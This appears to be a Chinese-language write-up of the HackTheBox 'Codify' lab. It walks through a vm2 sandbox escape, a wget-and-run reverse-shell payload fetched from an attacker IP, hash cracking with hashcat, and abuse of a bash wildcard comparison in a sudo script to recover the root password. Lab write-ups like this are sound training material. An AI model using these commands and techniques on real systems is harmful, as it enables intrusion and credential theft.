


有開22,80,3000 port


照慣例添加ip/codify.htb 進/etc/hosts



查詢網站相關內容發現有用到vm2

require(“vm2/package.json”).version


得知版本3.9.15，google exploit



https://security.snyk.io/vuln/SNYK-JS-VM2-5537100

code來源，直接貼bash payload不行，將payload改成

wget http://10.10.14.22/revshell.sh;chmod +x revshell.sh;./revshell.sh;




得到reverse shell

user是svc，無法取得user.txt，在/home裡下發現另一user: joshua，嘗試用linpeas找joshua密碼



用wget將linpeas放到server

掃出相關db檔，發現/var/www/contact/tickets.db，/var/www/contact出現數次可能有重要資訊



cat /var/www/contact/tickets.db

得出joshua密碼hash


joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2



google hash identifier可能是blowfish hash


hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

得出密碼是spongebob1



su joshua


變成user joshua並取得user.txt



sudo –l


查詢可執行的特殊檔案

發現/opt/scripts/mysql-backup.sh



cat /opt/scripts/mysql-backup.sh

查看內容發現有password判斷敘述，$DB\_PASS == $USER\_PASS判斷方式可能會有pattern matching的問題



實際測試發現輸入string會顯示failed，輸入\* ?等通配符(wildcard)會出現confirmed，代表確實有pattern matching漏洞

Unix-like 的shell script具有glob函式，用於檔案路徑查詢或是script字串替代，與其他程式語言的regex(regular express)物件有些許類似，但字元定義不同，像是mySQL也有類似用法% \_等等

glob vs regex


<https://blog.csdn.net/aggresss/article/details/113178031>

SQL通配符語法

<https://www.runoob.com/sql/sql-wildcards.html>

regex用法

<https://transbiz.com.tw/regex-regular-expression-ga-%E6%AD%A3%E8%A6%8F%E8%A1%A8%E7%A4%BA%E5%BC%8F>




製作python檔準備列舉root的password字元，此code會不斷重複出入command並用ascii letter + digits一個一個比對，最後得出password

<https://maddevs.io/writeups/hackthebox-codify/>


code參考

其中for else用法特別，可以將else視為for迴圈一部分，若有跑道break則一併跳出，否則執行else section



得出root password是

kljh12k3jhaskjh12kjh3



su

提權並取得root.txt